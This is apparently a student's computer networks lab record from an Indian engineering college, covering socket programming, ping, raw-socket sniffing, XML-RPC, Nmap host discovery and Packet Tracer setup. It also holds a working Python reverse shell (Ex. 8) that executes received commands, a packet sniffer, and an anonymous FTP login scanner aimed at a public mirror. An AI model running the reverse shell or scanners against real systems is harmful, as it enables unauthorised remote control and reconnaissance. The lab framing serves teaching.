Rajalakshmi Engineering College

Department of Cybersecurity

LAB OBSERVATIONS

Computer Networks (CS23532)

Name of the Student	VARSHA KI
Register Number	2116251901178
Class	II Year / Section A / Semester III
Academic Year	2026-2027
Name of Lab In-charge	Ms.Seethalakshmi

Reference outputs are examples; actual results may vary by system and experiment.

INDEX

S.No	Ex. No	Name of the Experiment	Sign
1	1A	Basic Networking Commands in Linux Operating System	
2	1B	Basic Networking Commands in Windows Operating System	
3	2	Study of Socket Programming in Python	
4	3	Customized Ping Command to Test the Server Connectivity	
5	4	Packet Sniffing Using Raw Sockets in Python	
6	5	Simple Calculator Using XML-RPC	
7	6	Nmap Live Host Discovery	
8	7	Anonymous FTP Scanner	
9	8	Reverse Shell Using TCP Sockets	
10	9	Design a Simple Topology Using Cisco Packet Tracer	
11	10	Customize Switch with Network Modules Using Cisco Packet Tracer	
12	11	Examining Network Address Translation (NAT) Using Cisco Packet Tracer	
13	12	To Capture, Save and Analyze Network Traffic Using Wireshark	
14	14	Learning and Assignment of IP Address Manually to Computers	
15	15	To Analyze the Different Types of Servers Using Webalizer Tool	

Ex. No. 1A : Basic Networking Commands in Linux Operating System

Experiment No.	1A	Date	12-10-2026	Time	10:00 AM - 11:00 AM
Signature of Staff		Marks			


Aim

To study and execute basic networking commands in Linux operating system.

1. ls - list directory contents

Syntax: ls [OPTION]... [FILE]...


OUTPUT (paste screenshot):



1(a). ls -a - do not ignore entries starting with '.'

Syntax: ls -a


OUTPUT (paste screenshot):



1(b). ls -l - use a long listing format

Syntax: ls -l


OUTPUT (paste screenshot):



2. echo - display a line of text

Syntax: echo [SHORT-OPTION]... [STRING]...


OUTPUT (paste screenshot):



3. ps - report a snapshot of the current processes

Syntax: ps [options]


OUTPUT (paste screenshot):



3(a). ps -e - see all current running processes in the system

Syntax: ps -e


OUTPUT (paste screenshot):



4. cat - concatenate files and print on the standard output

Syntax: cat [OPTION]... [FILE]...

OUTPUT (paste screenshot):



5. free - display amount of free and used memory in the system

Syntax: free [options]


OUTPUT (paste screenshot):



6. rm - remove files or directories

Syntax: rm [OPTION]... [FILE]...


OUTPUT (paste screenshot):



7. top - display Linux processes (dynamic real-time view)

Syntax: top [options]


OUTPUT (paste screenshot):



8. vmstat - report virtual memory statistics

Syntax: vmstat [options] [delay [count]]


OUTPUT (paste screenshot):



9. ping - send ICMP ECHO_REQUEST to network hosts

Syntax: ping [options] {destination}


OUTPUT (paste screenshot):



10. ifconfig - configure a network interface

Syntax: ifconfig [-v] [-a] [-s] [interface]

OUTPUT (paste screenshot):



Result: Thus, the basic networking commands in the Linux operating system were studied and executed.

Ex. No. 1B : Basic Networking Commands in Windows Operating System

Experiment No.	1B	Date	12-10-2026	Time	11:00 AM - 12:00 PM
Signature of Staff		Marks			


Aim

To study and execute basic networking commands in Windows operating system.

1. cd - displays the name of or changes the current directory

Syntax: CD [/D] [drive:][path]


OUTPUT (paste screenshot):



2. cls - clears the screen

Syntax: cls


OUTPUT (paste screenshot):



3. ipconfig - displays IP address, subnet mask and default gateway for each adapter

Syntax: ipconfig [/allcompartments]


OUTPUT (paste screenshot):



4. echo - displays messages, or turns command-echoing on or off

Syntax: ECHO [ON | OFF] / ECHO [message]


OUTPUT (paste screenshot):



5. del - deletes one or more files

Syntax: DEL [/P] [/F] [/S] [/Q] names


OUTPUT (paste screenshot):



6. find - searches for a text string in a file or files

Syntax: FIND [/V] [/C] [/N] [/I] "string" [filename]


OUTPUT (paste screenshot):



7. tasklist - displays a list of currently running processes

Syntax: TASKLIST [/S system] [/FO format] [/NH]


OUTPUT (paste screenshot):



8. systeminfo - displays operating system configuration information

Syntax: SYSTEMINFO [/S system] [/FO format] [/NH]


OUTPUT (paste screenshot):



9. tracert - traces the route packets take to a destination

Syntax: tracert [-d] [-h maximum_hops] target_name

OUTPUT (paste screenshot):



10. ping - tests network connectivity and measures response time

Syntax: ping [-t] [-a] [-n count] target_name

OUTPUT (paste screenshot):



Result: Thus, the basic networking commands in the Windows operating system were studied and executed.

Ex. No. 2 : Study of Socket Programming in Python

Experiment No.	2	Date	19-10-2026	Time	10:00 AM - 12:00 PM
Signature of Staff		Marks			

Aim

To study the concepts of socket programming in Python.

Introduction

A network socket is an endpoint of a two-way communication link between two programs or processes (client and server) running on a network. Both sides communicate by writing to and reading from the socket. Python's core networking library is the socket module, which provides everything needed to build socket servers and clients.

A. TCP Client-Server Communication

Algorithm - Server

- Create a TCP socket using socket.socket(AF_INET, SOCK_STREAM).
- Bind the socket to 'localhost' and a port using bind().
- Listen for incoming connections using listen().
- Accept a connection, receive the client's message with recv(), and reply with send().
- Ask the user whether to continue; if not, close the socket.

Algorithm - Client

- Create a TCP socket using socket.socket(AF_INET, SOCK_STREAM).
- Connect to the server using connect(('localhost', 55555)).
- Send a message with send() and receive the reply with recv().
- Display the reply and close the connection using close().

Program Code - TCP Server

```
import socket
sockfd=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print('Socket Created')
sockfd.bind(('localhost',55555))
sockfd.listen(3)
print('Waiting for connections')
while True:
    clientfd,addr=sockfd.accept()
    receivedMsg=clientfd.recv(1024).decode()
    print("Connected with ",addr)
    print("Message Received from Client: ",receivedMsg)
    clientfd.send(bytes(receivedMsg,'utf-8'))
    print("Message reply sent to Client!")
    print("Do you want to continue(type y or n):")
    choice=input()
    if choice=='n':
        break
```

Program Code - TCP Client

```
import socket
clientfd=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
clientfd.connect(('localhost',55555))
name=input("Enter your message:")
clientfd.send(bytes(name,'utf-8'))
print("Message Received from Server: ",clientfd.recv(1024).decode())
```

Output - TCP

Server output (paste screenshot)

```
TCP SERVER  |  SAMPLE OUTPUT
Socket Created  |  Waiting for connections
Connected with ('127.0.0.1', 53142)
Message Received: Hello from client  |  Reply sent
```

Client output (paste screenshot)

```
TCP CLIENT  |  SAMPLE OUTPUT
Enter your message: Hello from client
Message Received from Server: Hello from client
```

B. UDP Client-Server Communication

Algorithm - Server

- Create a UDP socket using socket.socket(AF_INET, SOCK_DGRAM).
- Bind the socket to 'localhost' and port 8000.
- Wait for a message using recvfrom(); display it and send it back using sendto().
- Ask the user whether to continue; if not, close the socket.

Algorithm - Client

- Create a UDP socket using socket.socket(AF_INET, SOCK_DGRAM).
- Enter a message and send it to the server address with sendto().
- Receive the reply with recvfrom() and display it.
- Ask the user whether to continue; if not, close the socket.

Program Code - UDP Server

```
import socket
sockfd = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
print("UDP Socket Created")
sockfd.bind(('localhost', 8000))
print("Waiting for messages...")
while True:
    data, addr = sockfd.recvfrom(1024)
    print("Message Received from Client:", data.decode())
    sockfd.sendto(data, addr)
    print("Message reply sent to Client!")
    choice = input("Do you want to continue (y/n): ")
    if choice.lower() == 'n':
        break
sockfd.close()
```

Program Code - UDP Client

```
import socket
clientfd = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
while True:
    msg = input("Enter message to send: ")
    clientfd.sendto(msg.encode(), ('localhost', 8000))
    data, addr = clientfd.recvfrom(1024)
    print("Message from Server:", data.decode())
    choice = input("Do you want to continue (y/n): ")
    if choice.lower() == 'n':
        break
clientfd.close()
```

Output - UDP

Server output (paste screenshot)

```
UDP SERVER  |  SAMPLE OUTPUT
UDP Socket Created  |  Waiting for messages...
Message Received from Client: Test UDP message
Message reply sent to Client!
```

Client output (paste screenshot)

```
UDP CLIENT  |  SAMPLE OUTPUT
Enter message to send: Test UDP message
Message from Server: Test UDP message
```

Result: Thus, TCP and UDP client-server communication was studied using socket programming in Python.

Ex. No. 3 : Customized Ping Command to Test the Server Connectivity

Experiment No.	3	Date	19-10-2026	Time	02:00 PM - 03:30 PM
Signature of Staff		Marks			

Aim

To develop a customized ping command to test the server connectivity.

Introduction

The ping command sends ICMP echo request packets to a host and waits for echo replies. It measures reachability and reports RTT statistics (min, max, average, packet loss). This customized version uses TCP connection time to a port as the round-trip measure.


Algorithm

- Set host, port and number of pings.
- Create an empty list to store RTT values.
- Repeat for the given number of pings: start a timer, connect to host on the port, stop the timer, and store the RTT.
- If the connection fails, print 'Request timed out'.
- After all attempts, find the minimum, maximum and average RTT and display the results.

Program Code - Basic Customized Ping

```
import socket
import time
host = "google.com"
port = 80
count = 4
for i in range(count):
    try:
        s = socket.socket()
        start = time.time()
        s.connect((host, port))
        end = time.time()
        s.close()
        print(f"Reply from {host}: time={(end-start)*1000:.2f} ms")
    except Exception:
        print("Request timed out")
```


Output (paste screenshot)



Program Code - Min, Max and Average RTT

```
import socket, time
host = "google.com"
port = 80
count = 4
times = []
for i in range(count):
    try:
        s = socket.socket()
        start = time.time()
        s.connect((host, port))
        end = time.time()
        s.close()
        rtt = (end - start) * 1000
        times.append(rtt)
        print(f"Reply from {host}: time={rtt:.2f} ms")
    except:
        print("Request timed out")
if times:
    print("\nMin RTT =", min(times), "ms")
    print("Max RTT =", max(times), "ms")
    print("Avg RTT =", sum(times)/len(times), "ms")
```

Output with Min / Max / Avg (paste screenshot)



Result: Thus, server connectivity was tested using the customized TCP-connectivity program, and the measured response times were displayed.

Ex. No. 4 : Packet Sniffing Using Raw Sockets in Python

Experiment No.	4	Date	26-10-2026	Time	10:00 AM - 12:00 PM
Signature of Staff		Marks			

Aim

To implement packet sniffing using raw sockets in Python that captures Ethernet frames and displays source/destination MAC addresses and protocol information for network analysis and troubleshooting.

Introduction

Packet sniffing is the process of intercepting and analysing network packets travelling over a network to monitor or troubleshoot traffic.


Algorithm

- Get the local host IP address.
- Create a raw IPv4 socket and bind it to the host IP.
- Set the socket to include IP headers and enable promiscuous mode (SIO_RCVALL) to capture all packets.
- In an infinite loop, receive raw packet bytes.
- Parse the Ethernet frame into destination MAC, source MAC, protocol and payload.
- Format the MAC addresses and protocol for display, print them, and continue sniffing.

Program Code

```
import socket
import struct
import binascii
import textwrap
def main():
    host = socket.gethostbyname(socket.gethostname())
    print('IP: {}'.format(host))
    conn = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_IP)
    conn.bind((host, 0))
    conn.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)
    conn.ioctl(socket.SIO_RCVALL, socket.RCVALL_ON)
    while True:
        raw_data, addr = conn.recvfrom(65536)
        dest_mac, src_mac, eth_proto, data = ethernet_frame(raw_data)
        print('\nEthernet Frame:')
        print("Destination MAC: {}".format(dest_mac))
        print("Source MAC: {}".format(src_mac))
        print("Protocol: {}".format(eth_proto))
def ethernet_frame(data):
    dest_mac, src_mac, proto = struct.unpack('!6s6s2s', data[:14])
    return get_mac_addr(dest_mac), get_mac_addr(src_mac), get_protocol(proto), data[14:]
def get_mac_addr(bytes_addr):
    bytes_str = map('{:02x}'.format, bytes_addr)
    mac_address = ':'.join(bytes_str).upper()
    return mac_address
def get_protocol(bytes_proto):
    bytes_str = map('{:02x}'.format, bytes_proto)
    protocol = ''.join(bytes_str).upper()
    return protocol
main()
```

Output - captured Ethernet frames (paste screenshot)



Result: Thus, packet-sniffing concepts were implemented using Python raw sockets, following the procedure in the lab manual.

Ex. No. 5 : Simple Calculator Using XML-RPC

Experiment No.	5	Date	26-10-2026	Time	02:00 PM - 03:30 PM
Signature of Staff		Marks			

Aim

To develop a simple calculator using XML-RPC in Python.

Introduction

XML-RPC is a protocol that uses XML to encode remote procedure calls and HTTP as the transport, allowing a client to call functions on a remote server over a network.

Algorithm

- Client: create a ServerProxy for http://localhost:8000/, read two numbers in a loop of five iterations, call add, sub, mul, div and mod on the server, and print the results.
- Server: define the five arithmetic functions, create a SimpleXMLRPCServer on localhost port 8000, register each function, print a listening message and call serve_forever().

Program Code - Server

```
from xmlrpc.server import SimpleXMLRPCServer
def add(a,b):
    return a+b
def sub(a,b):
    return a-b
def mul(a,b):
    return a*b
def div(a,b):
    return a/b
def mod(a,b):
    return a%b
server = SimpleXMLRPCServer(("localhost", 8000))
print("Listening on port 8000...")
server.register_function(add, "add")
server.register_function(sub, "sub")
server.register_function(mul, "mul")
server.register_function(div, "div")
server.register_function(mod, "mod")
server.serve_forever()
```

Program Code - Client

```
import xmlrpc.client
proxy= xmlrpc.client.ServerProxy('http://localhost:8000/')
for i in range(5):
    a=int(input("Enter a number:"))
    b=int(input("Enter b number:"))
    print("addition of given number is %d "%((proxy.add(a,b))))
    print("sub of given number is %d "%((proxy.sub(a,b))))
    print("mul of given number is %d "%((proxy.mul(a,b))))
    print("div of given number is %d "%((proxy.div(a,b))))
    print("mod of given number is %d "% ((proxy.mod(a,b))))
```

Client output (paste screenshot)

```
XML-RPC CLIENT  |  SAMPLE OUTPUT
Enter a number: 12   Enter b number: 5
addition 17 | sub 7 | mul 60
 div 2.4 | mod 2
```

Server output (paste screenshot)

```
XML-RPC SERVER  |  SAMPLE OUTPUT
Listening on port 8000...
127.0.0.1 - XML-RPC request handled
Registered: add, sub, mul, div, mod
```

Result: Thus, a simple client-server calculator was developed using XML-RPC in Python.

Ex. No. 6 : Nmap Live Host Discovery

Experiment No.	6	Date	02-11-2026	Time	10:00 AM - 12:00 PM
Signature of Staff		Marks			

Aim

To use Nmap to discover live hosts using ARP scan, ICMP scan, and TCP/UDP ping scan on the TryHackMe platform.

Introduction

Nmap (Network Mapper) is a network scanning tool that finds hosts, open ports and services. Live host discovery identifies active devices on a network without performing a complete port scan.


Tasks Completed on TryHackMe

- Task 1: Introduction to Nmap.
- Task 2: Subnetworks.
- Task 3: Enumerating targets.
- Task 4: Discovering live hosts.
- Task 5: Nmap host discovery using ARP.
- Task 7: Nmap host discovery using TCP and UDP.
- Task 8: Using reverse-DNS lookup.

Commands Used

```
nmap -sn 192.168.1.0/24      # host discovery only (no port scan)
nmap -PR <target>            # ARP scan (local network)
nmap -PE <target>            # ICMP echo ping
nmap -PS/-PA/-PU <target>    # TCP SYN / ACK and UDP ping
```

Output - Nmap scan results (paste screenshot)



Result: Thus, Nmap host-discovery methods, including ARP, ICMP, and TCP/UDP probes, were studied on the TryHackMe lab platform.

Ex. No. 7 : Anonymous FTP Scanner

Experiment No.	7	Date	02-11-2026	Time	02:00 PM - 03:30 PM
Signature of Staff		Marks			

Aim

To build an anonymous FTP scanner using the ftplib module in Python.

Introduction

An FTP scanner checks hosts for FTP servers that allow anonymous login. ftplib is Python's built-in library for working with the File Transfer Protocol: it connects to servers, logs in, lists directories and transfers files.


Algorithm

- Import the ftplib module and define a function that accepts a hostname.
- Create an FTP connection to the host and log in with username 'anonymous' and password 'anonymous'.
- Store the server response; if it contains '230 Anonymous access granted', print a success message, the welcome message and the directory listing.
- On an exception, print the error and a failure message.
- Call the function with the target hostname.

Program Code

```
import ftplib
def anonymousLogin(hostname):
    try:
        ftp = ftplib.FTP(hostname)
        response = ftp.login('anonymous', 'anonymous')
        print(response)
        if "230 Anonymous access granted" in response:
            print('\n[*] ' + str(hostname) + ' FTP Anonymous Login Succeeded.')
            print(ftp.getwelcome())
            ftp.dir()
    except Exception as e:
        print(str(e))
        print('\n[-] ' + str(hostname) + ' FTP Anonymous Login Failed.')
hostname = 'ftp.be.debian.org'
anonymousLogin(hostname)
```

Output (paste screenshot)



Result: Thus, an anonymous FTP scanner was developed using Python's ftplib module and tested against the configured lab target.

Ex. No. 8 : Reverse Shell Using TCP Sockets

Experiment No.	8	Date	09-11-2026	Time	10:00 AM - 12:00 PM
Signature of Staff		Marks			

Aim

To develop a program to reverse shell using TCP sockets.

Introduction

A reverse shell is a TCP connection in which a target machine connects back to a controller, allowing remote command execution. TCP sockets give reliable, ordered, error-checked delivery. This program is run only inside an authorised lab on the local machine (127.0.0.1) for education.

Algorithm

- Server: create a socket, bind it to host and port, listen, accept a client, send entered commands, and display the client's output until 'quit'.
- Client: create a socket and connect to the server; receive a command; handle 'cd' by changing directory and 'quit' by closing; run other commands with subprocess and send the output and current directory back.

Program Code - Server

```
import socket
import threading
host = '127.0.0.1'
port = 9999
def create_server_socket():
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.bind((host, port))
    server.listen(5)
    print(f"[+] Listening on {host}:{port}")
    return server
def handle_client(conn, addr):
    print(f"[+] Connection established with {addr[0]}:{addr[1]}")
    while True:
        try:
            command = input(f"{addr[0]}@shell> ")
            if command.lower() == 'quit':
                conn.send(command.encode())
                conn.close()
                break
            if command.strip():
                conn.send(command.encode())
                response = conn.recv(4096).decode()
                print(response)
        except Exception as e:
            print(f"[!] Error: {e}")
            conn.close()
            break
def start_server():
    server = create_server_socket()
    while True:
        conn, addr = server.accept()
        client_thread = threading.Thread(target=handle_client, args=(conn, addr))
        client_thread.start()
if __name__ == "__main__":
    start_server()
```

Program Code - Client

```
import socket
import subprocess
import os
host = '127.0.0.1'
port = 9999
def connect_to_server():
    client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    client.connect((host, port))
    while True:
        try:
            command = client.recv(1024).decode()
            if command.lower() == 'quit':
                break
            elif command.startswith('cd '):
                try:
                    os.chdir(command[3:].strip())
                    output = f"Changed directory to {os.getcwd()}"
                except Exception as e:
                    output = str(e)
            else:
                process = subprocess.Popen(command, shell=True,
                    stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
                output = process.stdout.read() + process.stderr.read()
                output = output.decode()
            current_dir = os.getcwd() + "> "
            client.send((output + "\n" + current_dir).encode())
        except Exception as e:
            client.send(str(e).encode())
            break
    client.close()
if __name__ == "__main__":
    connect_to_server()
```

Client output (paste screenshot)

```
LOCALHOST CLIENT • AUTHORISED LAB ONLY  |  SAMPLE OUTPUT
Connected to 127.0.0.1:9999
Command: whoami
Output: student   |   Command: pwd
```

Server output (paste screenshot)

```
LOCALHOST SERVER • AUTHORISED LAB ONLY  |  SAMPLE OUTPUT
[+] Listening on 127.0.0.1:9999
[+] Connection established with 127.0.0.1
127.0.0.1@shell> whoami  |  student
```

Result: Thus, reverse-shell communication using TCP sockets was studied in a controlled lab environment.

Ex. No. 9 : Design a Simple Topology Using Cisco Packet Tracer

Experiment No.	9	Date	09-11-2026	Time	02:00 PM - 03:30 PM
Signature of Staff		Marks			

Aim

To design and configure a simple network topology with one router, two switches and four PCs in Cisco Packet Tracer for successful inter-network communication.

Procedure

- Launch Cisco Packet Tracer and make the device categories visible.
- Add one router, two 2960 switches (Switch1, Switch2) and four PCs (PC1 to PC4).
- Connect PC1 and PC2 to Switch1 (FastEthernet0/1 and 0/2); PC3 and PC4 to Switch2 (FastEthernet0/1 and 0/2) using copper straight-through cables.
- Connect Switch1 Gi0/1 to Router Gi0/0/0, and Switch2 Gi0/1 to Router Gi0/0/1.


IP Addressing Plan

- Network 1 (Switch1 side): 192.168.1.0/24. PC1 = 192.168.1.2, PC2 = 192.168.1.3, gateway 192.168.1.1.
- Network 2 (Switch2 side): 192.168.2.0/24. PC3 = 192.168.2.2, PC4 = 192.168.2.3, gateway 192.168.2.1.
- Router Gi0/0/0 = 192.168.1.1 / 255.255.255.0; Router Gi0/0/1 = 192.168.2.1 / 255.255.255.0.
- Each PC: Desktop > IP Configuration > Static, enter IP, subnet mask and default gateway.

Test Connectivity

From PC1 and PC3 open the Command Prompt and ping the other networks' PCs (for example: ping 192.168.2.2 from PC1 and ping 192.168.1.2 from PC3).

Output - successful ping replies (paste screenshot)



ILLUSTRATIVE EXAMPLE ? NOT AN ACTUAL EXPERIMENT RESULT

Result: Thus, a topology with one router, two switches, and four PCs was designed in Cisco Packet Tracer, and connectivity was checked using ping.

Ex. No. 10 : Customize Switch with Network Modules Using Cisco Packet Tracer

Experiment No.	10	Date	16-11-2026	Time	10:00 AM - 12:00 PM
Signature of Staff		Marks			

Aim

To customize a switch with network modules using Cisco Packet Tracer.


Procedure

- Open Cisco Packet Tracer and drag a switch from the Switches section onto the workspace.
- Click the switch and open the Physical tab to see its modules and empty slots.
- Turn the switch off, drag the required module into an empty slot, and turn the switch back on.
- Open the CLI tab to configure the new ports, VLANs and IP addresses.

CLI Configuration (Commands Used)

```
Switch> enable
Switch# configure terminal
Switch(config)# hostname SW1
SW1(config)# banner motd #Authorised access only#
SW1(config)# line console 0
SW1(config-line)# password cisco
SW1(config-line)# login
SW1(config-line)# exit
SW1(config)# enable secret class
SW1(config)# vlan 10
SW1(config-vlan)# name SALES
SW1(config-vlan)# exit
SW1(config)# interface fastEthernet 0/1
SW1(config-if)# switchport mode access
SW1(config-if)# switchport access vlan 10
SW1(config-if)# exit
SW1(config)# interface vlan 1
SW1(config-if)# ip address 192.168.1.10 255.255.255.0
SW1(config-if)# no shutdown
SW1# show vlan brief
SW1# copy running-config startup-config
```

Output - show vlan brief (paste screenshot)



ILLUSTRATIVE EXAMPLE ? NOT AN ACTUAL EXPERIMENT RESULT

